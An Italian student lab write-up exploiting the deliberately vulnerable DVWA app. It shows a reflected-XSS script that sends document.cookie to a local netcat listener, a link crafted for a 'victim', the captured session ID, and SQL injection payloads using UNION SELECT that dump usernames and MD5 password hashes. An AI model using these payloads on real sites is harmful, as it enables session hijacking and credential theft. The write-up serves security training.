

S6_L2

Exploit DVWA - XSS e SQL injection

27 febbraio 2024

Traccia

Configurate il vostro laboratorio virtuale per raggiungere la DVWA dalla macchina Kali Linux (l'attaccante). Assicuratevi che ci sia comunicazione tra le due macchine con il comando ping. Raggiungete la DVWA e settate il livello di sicurezza a «LOW». Scegliete una delle vulnerabilità XSS ed una delle vulnerabilità SQL injection: **lo scopo del laboratorio è sfruttare con successo le vulnerabilità con le tecniche viste nella lezione teorica.**


La soluzione riporta l'approccio utilizzato per le seguenti vulnerabilità:

- XSS reflected.
- SQL Injection (**non blind**).

XSS Reflected

Una volta impostata la difficoltà della DVWA su "low" per disattivare la sanitizzazione degli input ci spostiamo sulla "pagina XSS reflected".

1) Inserendo una stringa di prova identifichiamo un punto di riflesso




What's your name?

Manuel Submit

Hello Manuel


2) Verifichiamo se la pagina presenta la vulnerabilità ed interpreta il codice che inseriamo



What's your name?

Manuel Submit

Hello **Manuel**



What's your name?

<script>alert("Ciao");</script> Submit

Hello

192.168.50.101

Ciao

OK

Dal momento che la stringa inserita viene visualizzata in grassetto siamo certi che la pagina interpreta il linguaggio HTML e Javascript.

3) Scriviamo un codice malevolo per carpire informazioni dalla macchina vittima, il codice che segue invia i cookie del browser vittima all'attaccante

3

```
<script>
```

```
window.location="http://127.0.0.1:12345/index.html?param1="+document.cookie;
```

```
</script>
```

4) Componiamo il link da inviare alla vittima:

[http://192.168.50.101/dvwa/vulnerabilities/xss_r/?name=<script>window.location="http://127.0.0.1:12345/index.html?param1="+document.cookie;</script>](http://192.168.50.101/dvwa/vulnerabilities/xss_r/?name=<script>window.location='http://127.0.0.1:12345/index.html?param1='+document.cookie;</script>)

5) Una volta che la vittima apre il link notiamo che nel payload dell'url ottenuto è presente il cookie di sessione

<http://127.0.0.1:12345/index.html?param1=security=low;%20PHPSESSID=b8d7ec880b541795468285a450e48477>, simulando la macchina attaccante dal terminale di kali verifichiamo il funzionamento dello script

```
(kali㉿kali)-[~] less the
$ nc -l -p 12345
GET /index.html?param1=security=low;%20PHPSESSID=b8d7ec880b541795468285a4
50e48477 HTTP/1.1
Host: 127.0.0.1:12345
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Fire
fox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://192.168.50.101/
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
```

XSS Reflected - Conclusioni

Questo tipo di attacco può essere utilizzato per rubare dati tramite tecniche di phishing, reindirizzando l'utente sulla replica malevola di un sito o come nel nostro caso carpendo dati di sessione per poi sfruttarli per altre azioni spacciandosi per l'utente.

SQL Injection

1) Effettuiamo dei test per studiare la risposta del server

User ID:


```
ID: 1
First name: admin
Surname: admin
```

2) Testiamo una query come la sottostante per verificare la presenza della vulnerabilità

User ID:


```
ID: ' OR '1'='1
First name: admin
Surname: admin

ID: ' OR '1'='1
First name: Gordon
Surname: Brown


ID: ' OR '1'='1
First name: Hack
Surname: Me

ID: ' OR '1'='1
First name: Pablo
Surname: Picasso

ID: ' OR '1'='1
First name: Bob
Surname: Smith
```

3) Per effettuare l'attacco e carpire i dati del DB sfruttiamo il comando UNION per unire la il risultato della query interna al sistema con un'altra query che inseriamo noi, effettuiamo i vari test per identificare il numero di attributi della prima query:

- ' UNION SELECT null FROM users#



The used SELECT statements have a different number of columns

Ci viene mostrato un messaggio che ci comunica che il numero di colonne è sbagliato

- ' UNION SELECT null null FROM users#

You have an error in your SQL syntax; check the

Ci viene mostrato un messaggio che ci comunica l'incorrettezza della sintassi, ma implicitamente ci comunica che abbiamo trovato il numero di colonne

4) Effettuiamo varie prove dove testiamo diversi nominativi per gli attributi della query, individuiamo due campi:

' UNION SELECT user, password FROM users#

```
ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

I campi ottenuti sono user e password, i campi password sono criptati in chiave MD5, che può essere facilmente decriptato..

admin

5f4dcc3b5aa765d61d8327deb882cf99 -> password

SQL Injection - Conclusioni

Con questo tipo di attacco è possibile introdursi all'interno dei DB e carpire informazioni